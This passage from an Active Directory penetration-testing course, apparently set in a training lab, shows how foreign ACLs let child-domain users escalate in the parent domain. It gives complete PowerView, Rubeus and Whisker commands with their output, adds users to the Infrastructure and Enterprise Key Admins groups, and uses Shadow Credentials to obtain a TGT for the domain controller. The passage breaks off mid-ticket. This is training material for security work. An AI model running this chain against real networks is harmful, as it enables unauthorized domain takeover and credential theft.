
```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> $sid = Convert-NameToSid rita
PS C:\Tools> Get-DomainObjectAcl -ResolveGUIDs -Identity * -domain
inlanefreight.ad | ? {$_.SecurityIdentifier -eq $sid}

AceType               : AccessAllowed
ObjectDN              : CN=Infrastructure,CN=Users,DC=INLANEFREIGHT,DC=AD
```

```
ActiveDirectoryRights : GenericAll
OpaqueLength          : 0
ObjectSID             : S-1-5-21-2879935145-656083549-3766571964-2110
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-2901893446-2198612369-2488268719-2103
AccessMask            : 983551
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed
```

The output indicates that the user `DEV\rita` from the child domain holds the `GenericAll` Active Directory right over the `Infrastructure` group in the parent domain. We can verify the presence of `GenericAll` within the `Infrastructure` group for the user `DEV\rita` directly from the parent Domain Controller (DC) as depicted in the screenshot below.



We can also utilize `BloodHound` to examine the ACL rights for the user `rita` through a graphical interface. Upon analysis, we notice that `rita` possesses the `GenericAll` permission on the `Infrastructure` group. Consequently, she can add herself to this group, potentially granting herself elevated privileges within the network.



With this privilege, `DEV\rita` possesses complete control over the `Infrastructure` group, allowing direct modification of group membership, adding herself to the `Infrastructure` group.

Note: Credentials for the user rita are: `rita` : `rita`

Abusing Foreign ACL Principals

Let's obtain an authentication ticket in memory for the user `DEV\rita` using `Rubeus`. We can create a temporary `PowerShell.exe` process with Rubeus to ensure that any existing tickets stored in memory remain undisturbed.

Create a Sacrificial Logon Session with Rubeus

```
PS C:\Tools> ./Rubeus createnetonly /program:powershell.exe /show


______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Create Process (/netonly)

[*] Using random username and password.
[*] Showing process : True
[*] Username        : FLTNQYMI
[*] Domain          : YH4TURBL
```

```
[*] Password        : KNNI2TMI
[+] Process         : 'powershell.exe' successfully created with
LOGON_TYPE = 9
[+] ProcessID       : 4752
[+] LUID            : 0x52dacc
```

A new PowerShell window will be opened. Here, we can safely request a ticket for the user `rita`, avoiding any complications associated with existing `klist` sessions.

Using Rubeus to Request a Ticket as Rita

```
PS C:\Tools> .\Rubeus.exe asktgt /user:rita /password:rita
/domain:dev.inlanefreight.ad /ptt


______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 7C4EE43396C9A7B9EE52CED09DB516EA
[*] Building AS-REQ (w/ preauth) for: 'dev.inlanefreight.ad\rita'
[*] Using domain controller: fe80::7553:b64f:4793:6013%14:88
[+] TGT request successful!

[*] base64(ticket.kirbi):

doIF9DCCBfCgAwIBBaEDAgEWooIE9DCCBPBhggTsMIIE6KADAgEFoRYbFERFVi5JTkxBTkVGUk
VJR0hU
LkFEoikwJ6ADAgECoSAwHhsGa3JidGd0GxRkZXYuaW5sYW5lZnJlaWdodC5hZKOCBJwwggSYoA
MCARKh
AwIBAqKCBIoEggSGilB6VD8Uji1ZMkbCAbtF1ghhfskgkn954xp6XnXR9ExHwq1dvKhPoqizpC
/PGaas
1hPGKjEAyS6kZYqPyru9842uUduREtSxw8aOQ1dtPZAuimtA8AP8DEcU8bGqTgx05BJ+BS7D+9
dVBlZR
Lfh5Dyw+SDX5u7GRO2HmObVpRPLLQhu9YPa2WJ9hBVEYmEt+4S+AGS50gLQckAgGmh/d61c0V6
jNzPze
20wcH9/dJfc2N1bSAxs0V8A2XQoyw4QFj2QP1/GaUQCxmPDhhl5e7l5C1/OqX7vHt2ccI9DfrZ
NWZm+L
x2V+jTanTR6TMwlWFocSfREJyjZcJVGaVzH1eHvBBKyFr7Dwhifuq5witlno/+yto77OOl5Yle
htL7IW
/aeRPVsAMWXTHBTHbH4pbGjmPW8pGZPWTza3aGQvjWtbyOdZjVIHeSvuyT2rpop22WT0MiFpOQ
```

```
ElbGF0
cYE31Sao5Bkr1LfP0yeWwkQhnjb63YN+EgZ8AVlDFsavA9pblq/ZsjLJwoR8+EykSxf4roe33P
bnZ/GK
o34dnPCtYu7laQEbCfk6oWEZQpbYBkYh7oKQ8DENgLevOSKLcFsU+E2b0yeiTzdfCUtUaf9pqg
ay77Q9
<SNIP>

[+] Ticket successfully imported!

ServiceName               :  krbtgt/dev.inlanefreight.ad
ServiceRealm              :  DEV.INLANEFREIGHT.AD
UserName                  :  rita
UserRealm                 :  DEV.INLANEFREIGHT.AD
StartTime                 :  3/21/2024 3:18:59 PM
EndTime                   :  3/22/2024 1:18:59 AM
RenewTill                 :  3/28/2024 3:18:59 PM
Flags                     :  name_canonicalize, pre_authent, initial,
renewable, forwardable
KeyType                   :  rc4_hmac
Base64(key)               :  0eyJFXdpfTrRx1miTy+qSQ==
ASREP (key)               :  7C4EE43396C9A7B9EE52CED09DB516EA
```

With the obtained ticket for user `DEV\rita`, which has `GenericAll` privileges within the parent domain group named `Infrastructure`, we now possess the capability to abuse this privilege.
To abuse the `GenericAll` privilege, we can employ PowerView's `Add-DomainGroupMember` function and make the user `DEV\rita` a member of the `Infrastructure` group within the parent domain.

Add Rita to the Infrastructure Group

```
PS C:\Tools> Add-DomainGroupMember -identity 'Infrastructure' -Members
'DEV\rita' -Domain inlanefreight.ad -Verbose

VERBOSE: [Get-PrincipalContext] Binding to domain 'inlanefreight.ad'
VERBOSE: [Get-PrincipalContext] Binding to domain 'dev.INLANEFREIGHT.AD'
VERBOSE: [Add-DomainGroupMember] Adding member 'DEV\rita' to group
'Infrastructure'
```

Lastly, we can confirm the successful addition of the user to the group using PowerView's `Get-DomainGroupMember` function.

Confirm Rita is a Member of Infrastructure Group

```
PS C:\Tools> Get-DomainGroupMember -Identity 'Infrastructure' -Domain
inlanefreight.ad -Verbose

VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC02.DEV.INLANEFREIGHT.AD/DC=inlanefreight,DC=ad
VERBOSE: [Get-DomainGroupMember] Get-DomainGroupMember filter string:
(&(objectCategory=group)(|(samAccountName=Infrastructure)))
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC02.DEV.INLANEFREIGHT.AD/DC=inlanefreight,DC=ad
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(distinguishedname=CN=rita,CN=Users,DC=dev,DC=INLANEFREIGHT,DC=AD)))
```

Enumerate Foreign ACLs for all Users

In the above example, our focus centered on enumerating ACL rights for the specific user `rita`, aimed at discerning her permissions within the parent domain. However, if our objective extends to evaluating Foreign ACLs across all users within the domain, a more comprehensive approach becomes necessary. We can utilize the following script to enumerate Foreign ACLs for all domain users.

```
$Domain = "inlanefreight.ad"
$DomainSid = Get-DomainSid $Domain

Get-DomainObjectAcl -Domain $Domain -ResolveGUIDs -Identity * | ? {
        ($_.ActiveDirectoryRights -match
'WriteProperty|GenericAll|GenericWrite|WriteDacl|WriteOwner') -and `
        ($_.AceType -match 'AccessAllowed') -and `
        ($_.SecurityIdentifier -match '^S-1-5-.*-[1-9]\d{3,}$') -and `
        ($_.SecurityIdentifier -notmatch $DomainSid)
}
```

It's essential to note that executing this type of script across an entire domain can be highly resource-intensive and time consuming, particularly in large environments with numerous users. Therefore, it's advisable to prioritize compromised high-value targets first when utilizing this approach. By focusing on these targets, we can quickly verify if any access to the parent domain exists.

In cases where this targeted approach fails to yield results, resorting to enumerating ACLs for all domain users becomes necessary, albeit with an acknowledgment of the increased time investment required.

Enumerating Foreign ACLs for all Users

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> .\get-all-foreign-acl.ps1

AceType               : AccessAllowed
ObjectDN              : CN=Infrastructure,CN=Users,DC=INLANEFREIGHT,DC=AD
ActiveDirectoryRights : GenericAll
OpaqueLength          : 0
ObjectSID             : S-1-5-21-2879935145-656083549-3766571964-2110
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-2901893446-2198612369-2488268719-2103
AccessMask            : 983551
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed

AceType               : AccessAllowed
ObjectDN              : CN=Server Admins,CN=Users,DC=INLANEFREIGHT,DC=AD
ActiveDirectoryRights : ListChildren, ReadProperty, GenericWrite
OpaqueLength          : 0
ObjectSID             : S-1-5-21-2879935145-656083549-3766571964-2111
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-2901893446-2198612369-2488268719-2105
AccessMask            : 131132
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed

AceType               : AccessAllowed
ObjectDN              : CN=Server Admins,CN=Users,DC=INLANEFREIGHT,DC=AD
ActiveDirectoryRights : GenericAll
OpaqueLength          : 0
ObjectSID             : S-1-5-21-2879935145-656083549-3766571964-2111
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-2901893446-2198612369-2488268719-1106
AccessMask            : 983551
AuditFlags            : None
AceFlags              : None
```

```
AceQualifier           : AccessAllowed

AceType                : AccessAllowed
ObjectDN               : CN=Enterprise Key
Admins,CN=Users,DC=INLANEFREIGHT,DC=AD
ActiveDirectoryRights : GenericAll
OpaqueLength           : 0
ObjectSID              : S-1-5-21-2879935145-656083549-3766571964-527
InheritanceFlags       : ContainerInherit
BinaryLength           : 36
IsInherited            : False
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-2901893446-2198612369-2488268719-2106
AccessMask             : 983551
AuditFlags             : None
AceFlags               : ContainerInherit
AceQualifier           : AccessAllowed
```

This script utilizes the `Get-DomainObjectAcl` cmdlet to enumerate ACLs for all domain objects. Within the `Where-Object` filter, it selects ACLs that meet specific criteria, including `Active Directory rights`, `ACE type`, and `Security Identifier (SID)` pattern matching. This script effectively identifies Foreign ACLs for all domain users in the domain.


However, the script doesn't directly provide us with the name of the user who has ACL rights on a group in the parent domain. To bridge this gap, we can incorporate `ConvertFrom-SID` cmdlet, enabling the conversion of the received SID into the corresponding username.

```
PS C:\Tools> ConvertFrom-SID S-1-5-21-2901893446-2198612369-2488268719-
2103
DEV\rita
PS C:\Tools> ConvertFrom-SID S-1-5-21-2901893446-2198612369-2488268719-
2105
DEV\sshd
PS C:\Tools> ConvertFrom-SID S-1-5-21-2901893446-2198612369-2488268719-
1106
<SNIP>
PS C:\Tools> ConvertFrom-SID S-1-5-21-2901893446-2198612369-2488268719-
2106
DEV\sentinal
```

Based on the output, it's evident that the user `DEV\sentinal` possesses `GenericAll` privileges over the `Enterprise Key Admins` group. Consequently, `sentinal` has the capability to add themselves to this group, thereby potentially executing a Shadow

Credentials Attack using tools like Whisker to compromise the parent domain controller (DC01.inlanefreight.ad).

We can also utilize `BloodHound` to examine the ACL rights for the user `sentinal`. Upon analysis, we find that the `sentinal` user possesses the `GenericAll` permission on the `Enterprise Key Admins` group.



Using Rubeus to Request a Ticket as Sentinal

```
PS C:\Tools> .\Rubeus.exe asktgt /user:sentinal /password:sentinal /ptt


______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3
[*] Action: Ask TGT

[*] Using rc4_hmac hash: 16D0A3E96748D7ACE7A6C6F12257C7CC
[*] Building AS-REQ (w/ preauth) for: 'dev.INLANEFREIGHT.AD\sentinal'
[*] Using domain controller: fe80::91f8:2bf4:a7e7:651f%14:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
doIF6jCCBeagAwIBBaEDAgEWooIE5zCCBONhggTfMIIE26ADAgEFoRYbFERFVi5JTkxBTkVGUk
VJR0hU
LkFEoikwJ6ADAgECoSAwHhsGa3JidGd0GxRkZXYuSU5MQU5FRlJFSUdIVC5BRKOCBI8wggSLoA
MCARKh
AwIBAqKCBH0EggR5WIRiN8Xj7dvCYO4qujr5Hf1Wqne6omJ/pvbP7U0UO48o3FaxY26m5dtWxL
S5kghV
ZoT+F4K9I5u4zt5Pp2IEvsbMe61i1fJYBFGMyJcv0emzTp2vqnryFOJF5Z4jmhUXZWicaZD6KU
j1z9vL
5lJAiJeDqjlmpItM8vogHDY0cFvvGI6h3zUu1SYEg2u8JVWESABjzOVpyYvTJovNph8Yi/8DBv
```

```
FkUNg5
HyZ0Y/e1mETr2N0WHLGhx7Nwq01IV/TSwM/0MwGb9QzQSO1q6AoIJTNY3EKGoBTxCfzUAcSHZu
3mp1nr
V/GvcRej9i8OEMhwll88cIiG80XuLZpHVw4vj/sM6Z0JzuI1orfwHis6MPScAzDeWETQM6pH1O
puD3u8
DM+85vg1ujmPUozztt7MS2Id0/Z8NRtX9aMtEk72pzvDxZYr/d5NM+sMFCb3GYkHj82Yapy632
eWS4WB
bYAxWb3uNwJPXbJBV65TMZwQyjXh5jl0lqb9o63/Q7JCfgtiP9D3yf13ko2p7qw0c285M5t1Td
96J12x
<SNIP>

[+] Ticket successfully imported!

ServiceName               :  krbtgt/dev.INLANEFREIGHT.AD
ServiceRealm              :  DEV.INLANEFREIGHT.AD
UserName                  :  sentinal
UserRealm                 :  DEV.INLANEFREIGHT.AD
StartTime                 :  4/8/2024 6:06:01 AM
EndTime                   :  4/8/2024 4:06:01 PM
RenewTill                 :  4/15/2024 6:06:01 AM
Flags                     :  name_canonicalize, pre_authent, initial,
renewable, forwardable
KeyType                   :  rc4_hmac
Base64(key)               :  496ecYB9nuY4jbEyf9u0Og==
ASREP (key)               :  16D0A3E96748D7ACE7A6C6F12257C7CC
```

With the obtained ticket for user `DEV\sentinal`, which has `GenericAll` privileges within the parent domain group named `Enterprise Key Admins`, we now possess the capability to abuse this. To abuse `GenericAll` privilege, we can employ PowerView's `Add-DomainGroupMember` function and make the user `DEV\sentinal` member of the `Enterprise Key Admins` group within the parent domain.

Add Sentinal to Enterprise Key Admins Group

```
PS C:\Tools> Add-DomainGroupMember -identity 'Enterprise Key Admins' -
Members 'DEV\sentinal' -Domain inlanefreight.ad -Verbose

VERBOSE: [Get-PrincipalContext] Binding to domain 'inlanefreight.ad'
VERBOSE: [Get-PrincipalContext] Binding to domain 'dev.INLANEFREIGHT.AD'
VERBOSE: [Add-DomainGroupMember] Adding member 'DEV\sentinal' to group
'Enterprise Key Admins'
```

Individuals who belong to the `Enterprise Key Admins` group hold the capability to exert control over an Active Directory (AD) user or computer account. They achieve this by manipulating the target object's (user or computer account) attribute known as `msDS-`

`KeyCredentialLink`. This manipulation involves appending alternate credentials, typically in the form of certificates, to the attribute. Through this method, members of the `Enterprise Key Admins` group can effectively take control of the targeted AD user or computer account.

We can employ `Whisker` to append the `msDS-KeyCredentialLink` attribute of DC01 in the parent domain with alternate credentials presented in the form of certificates.

Adding Credentials on the msDS-KeyCredentialLink Attribute

```
PS C:\Tools> .\Whisker.exe add /target:DC01$ /domain:inlanefreight.ad

[*] No path was provided. The certificate will be printed as a Base64 blob
[*] No pass was provided. The certificate will be stored with the password
bFBcclxFxc0nFChi
[*] Searching for the target account
[*] Target user found: CN=DC01,OU=Domain
Controllers,DC=INLANEFREIGHT,DC=AD
[*] Generating certificate
[*] Certificate generaged
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID 2b1787fc-31fa-4879-9df6-
c24b2e911d8c
[*] Updating the msDS-KeyCredentialLink attribute of the target object
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] You can now run Rubeus with the following syntax:

Rubeus.exe asktgt /user:DC01$
/certificate:MIIJuAIBAzCCCXQGCSqGSIb3DQEHAaCCCWUEgglhMIIJXTCCBhYGCSqGSIb3D
QEHAaCCBgcEggYDMIIF/zCCBfsGCyqGSIb3DQEMCgECoIIE/jCCBPowHAYKKoZIhvcNAQwBAzA
OBAie+9JkzabX6wICB9AEggTYCYh0TmqdYlJyoQ5moyO/ngfA2h1gZ6B31ep2zXl/wZaSf8uHX
CX2Jv+Pc6mnyH4/GO746mcPzmllTQSpLKDdXB6U0aAB6/q1/GALrgYnuJkK3AcQLeRruB0HCxm
yLqju2TUvLggM6kE0zvDyvpYp5m1NPacAQrgFmJS8Dpr0CYUOQBtB2tKmLFvTLoeQIl4nbJAnc
n5Lj+jPjQ512S481ESPz4lK9zz6waO6Yk9FdHc3aCes492qA/D1Y6PK7BSnAbHuluvlzmVBdUo
14k7IZRVUYq1Xpxi5ZdHR3SmgfEURfKYfogl8FsbmHVq4ZDVAdn2IHmUXZ6yVKuKsDar6ayIwB
NEI3UPJpUAkHOO/BKGeSbihlEktILMSN+LT0Xe97C6aH+nedZa80tC638QEdIzc4z1A8scjVgu
vHTKpwBoxGwflrU34Lp951oo70pRb/JHRX2Z4l01MmzpS0ktbILTsTFHnHpSz6lLakhT2P24Kq
5YbWfI3GmHoMIWuJxY6nUOGKYaU6T7uOPyK8dk0Fp08j3Lva1PM1mnE+RxUO+N2bwCZ6FbDUoV
NCT0TrbXivj41eobsD3OiIA/3wfy7UBksha8b9bcvd3B0FcEFqd1CxHqXt/rVrHTGWxZZMFFWo
3uVN7HKd6VMlO50j/1aMvpZMmaOJd9FnqgGRRhJEBTdShhDYvGLnbPTfaxhNOSjXJCAN1L8WEg
ABR+SvkV1jjnEpkhK0ECOoicHMFPd/AK63/nysAtqAD1zPjR5AYsFxJkSOqsRLZ37D/QKh5HbJ
sm8aJBEvLtlx0NUh2PWF+sO4nATCw2gWZXc1OfiGtFcLccFF9oSSfwE1aUZ8cTfj6Cdxzem/dK
+aaIJdhB4oyw5ayQr1Wtx0ke3YWwmGtZ7pZfVnh0Mwd9tc0r8k6RV3Xdz4LYbqVsb6x8BGmOrH
0CDtlk8p26VPNZ2myrJ3t/aS3U+53Z77DRys/NIkM1GO7/gvsu5dq/2Q0k74SsnTGE+V43oMoa
V+aDLVYl6Z0R7FzzxcdAUl4s2FHktaFngRx7UzdJdfKYPirSt5OXGgzCJR5GLleKXABL8W8yA7
ZnszJVTVJUe+2WY/TNJpAvE87IswL2BOL8/vhQHIDjmL48EgMf9X2YWRJNUOFj9cgnZzkRVSBU
BzNCMvAp6xZHtU5tHeMHm3MudTBwMi1JJrcXgHAZ/nmJx5IAuwPMLooTZuqaL40Pf1aX9eIx+h
IfVou52XmwlIk2T2MUk9RhOlxa2HT0nKWkcuBQx6C01D2v6LSqNxsVrg2UtgzZ0H9Hu+oHWuhx
Fz3gUu7fn8AatudVMnqG03yVpE+txcH7BxD39zT2tv4R+KjBMf1M2Psb3MvNueyIC0T1RCT7h7
SgDZQ95fa8+r4CSHChIszp5rHjk+0DSarqZ1keZ9+gjmvhLBmVJmqtC5GkmouYMW8fgOQgajTP
```

```
yfDS3f3mydZeUPhFl8TNXEjRskmVRHtKRjGn5BY5/AocYfk6lmkYFC0ydzUu0sMtnOwHoGClBG
6B1lyG4IgF7jpOj76+vjE0uhq0+hGiRrn+SYD7g8940b5ebrTqf6eegBgIkEZfPp43KCWoTmul
w5+FtCScFNNc83njaN033toQfY0xYTMMwzSsb3p3wE5jZ3uqaDDGB6TATBgkqhkiG9w0BCRUxB
gQEAQAAADBXBgkqhkiG9w0BCRQxSh5IAGQAYgA1AGMAMgA0AGIAZQAtAGMAZABkADUALQA0ADg
AZAA0AC0AOQA4ADkAOAAtADIAZQAwADIAYwAzADQAZAAwAGUAMQAyMHkGCSsGAQQBgjcRATFsH
moATQBpAGMAcgBvAHMAbwBmAHQAIABFAG4AaABhAG4AYwBlAGQAIABSAFMAQQAgAGEAbgBkACA
AQQBFAFMAIABDAHIAeQBwAHQAbwBnAHIAYQBwAGgAaQBjACAAUAByAG8AdgBpAGQAZQByMIIDP
wYJKoZIhvcNAQcGoIIDMDCCAywCAQAwggMlBgkqhkiG9w0BBwEwHAYKKoZIhvcNAQwBAzAOBAi
lguoAwlYc2gICB9CAggL452s9Tg7Cqz5+AlxpL0tNHmAAEvqNpQOWWtp8bGSN299ZsB3t/h0Bl
mgXgK5TuCKJuFnhJR7QDgYCKFY7Iy5x/hR7ZZoL8zDhdL3wZjRZ1ais+Ph1rL7bb6FFrDCDAW3
Q3ilB4nfbqA8z6Faa2zSUtTpqnAZIfvlXH0VlWJEYNOUJ9Msl3uE8IZCbHFIcq6KKKDvi0xpZB
HELPu2rNoVufeQFs9+q4YxpieqQEF11rZR3UN361niYOzot+BSNp86Lt0qojx+bOALLfOyoJ8q
oqA1Cy9Tp5DMI+UZOMm9aB3LRjOScrQjel29SCXyWctf0IG0c54ZulRmXZQoPOv8MF6VnCkrw9
thqL12+F75U901napuHg0/1qT7CLGgC3ji7fxsZTvXah2mr/OfCRN9Yz7CMGroxx2vEJmVo3Se
3rRizv6f5gMPMwVSEzPtZZ4+Ld0EGj7anu54rWbHHpc5KlVRaJTEHp0X3CMV3WPtNZm9/itIu8
+AgdnPg7jWJl2jhYJx1jIg7X1jdo9FlLp7UdGPCL/933FC/0jx/gvd6d07dkWJmyhLWn46UlQV
ZXHcgpfSNNGi3f7z9bLiY0210LTPjQEFNeqS8ii77Y6wJIjvbwwzqG9XKPMx5lUPZoQhWc13cY
vTZlO9xe7KSTki3UUZKbbe/P5dZ3Qk4z4jsNIU4kYzs8FJZVclLbQugNlZX5LAosXN9aUwBVr/
kwMHNPuc5KPiY8sW4jSqCPjAgzQ2+5gpTsM0OnaBuBCyXfFasqBiHBJHF0a4ZdfamolyKPieEB
Md1zHRp3dxQgHfmJO6zvch7O4UkMF7dT9+/z9mIaXACmvDof8ienpxW5CefA1dtCaO/1sWeKzE
PBUyQHQYp1SZqkCLJ1P7IijVFeUU7X+qrKobB0J+RMBelpuOzw4LfjYRqWfZqjh/NUU5bfnffW
gDfjhxhseM+mGrh1zw54voWwTiuF2M3DT6biy3SJxMMLL5z2WX/mxYUgF4CBNLBPN07ykdHejA
7MB8wBwYFKw4DAhoEFPB3pFMo9ZI7aTfhPgYwXpRWgSoyBBS76QoqrsYTJkkwBnP+xCluTgduz
wICB9A= /password:"bFBcclxFxc0nFChi" /domain:inlanefreight.ad
/dc:DC02.dev.INLANEFREIGHT.AD /getcredentials /show
```

Whisker will provide us with a `Rubeus` command to request a Ticket Granting Ticket (TGT) for `DC01$`. Subsequently, we can utilize this command to obtain a TGT for the `DC01$` account. We must modify the `/dc` parameter from `DC02.dev.inlanefreight.ad` to `DC01.inlanefreight.ad` since we are targeting the parent domain controller.

Requesting TGT for DC01$

```
 PS C:\Tools> .\Rubeus.exe asktgt /user:DC01$
/certificate:MIIJuAIBAzCCCXQGCSqGSIb3DQEHAaCCCWUEgglhMIIJXTCCBhYGCSqGSIb3D
QEHAaCCBgcEggYDMIIF/zCCBfsGCyqGSIb3DQEMCgECoIIE/jCCBPowHAYKKoZIhvcNAQwBAzA
OBAie+9JkzabX6wICB9AEggTYCYh0TmqdYlJyoQ5moyO/ngfA2h1gZ6B31ep2zXl/wZaSf8uHX
CX2Jv+Pc6mnyH4/GO746mcPzmllTQSpLKDdXB6U0aAB6/q1/GALrgYnuJkK3AcQLeRruB0HCxm
yLqju2TUvLggM6kE0zvDyvpYp5m1NPacAQrgFmJS8Dpr0CYUOQBtB2tKmLFvTLoeQIl4nbJAnc
n5Lj+jPjQ512S481ESPz4lK9zz6waO6Yk9FdHc3aCes492qA/D1Y6PK7BSnAbHuluvlzmVBdUo
14k7IZRVUYq1Xpxi5ZdHR3SmgfEURfKYfogl8FsbmHVq4ZDVAdn2IHmUXZ6yVKuKsDar6ayIwB
NEI3UPJpUAkHOO/BKGeSbihlEktILMSN+LT0Xe97C6aH+nedZa80tC638QEdIzc4z1A8scjVgu
vHTKpwBoxGwflrU34Lp951oo70pRb/JHRX2Z4l01MmzpS0ktbILTsTFHnHpSz6lLakhT2P24Kq
5YbWfI3GmHoMIWuJxY6nUOGKYaU6T7uOPyK8dk0Fp08j3Lva1PM1mnE+RxUO+N2bwCZ6FbDUoV
NCT0TrbXivj41eob<SNIP>" /domain:inlanefreight.ad /dc:DC01.INLANEFREIGHT.AD
/getcredentials /show
```

```
 ______        _
 (_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=DC01$
[*] Building AS-REQ (w/ PKINIT preauth) for: 'inlanefreight.ad\DC01$'
[*] Using domain controller: 172.16.210.99:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
doIGbDCCBmigAwIBBaEDAgEWooIFeDCCBXRhggVwMIIFbKADAgEFoRIbEElOTEFORUZSRUlHSF
QuQUSi
JTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEGlubGFuZWZyZWlnaHQuYWSjggUoMIIFJKADAgESoQMCAQ
KiggUW
BIIFEkqnq24wD+zmheCFis5fwRH3z0sI5RUgAgLtQGYO/BwcQwRgqDnQwfgC9sXRHTGD548maX
7C9FyI
rJvThTT1WTplhIdLKHTCWTTIYKEZGUIHGz7il/UatOER94AZngSUs+I3VSAUE0EdPi7a0HvJck
EfupXK
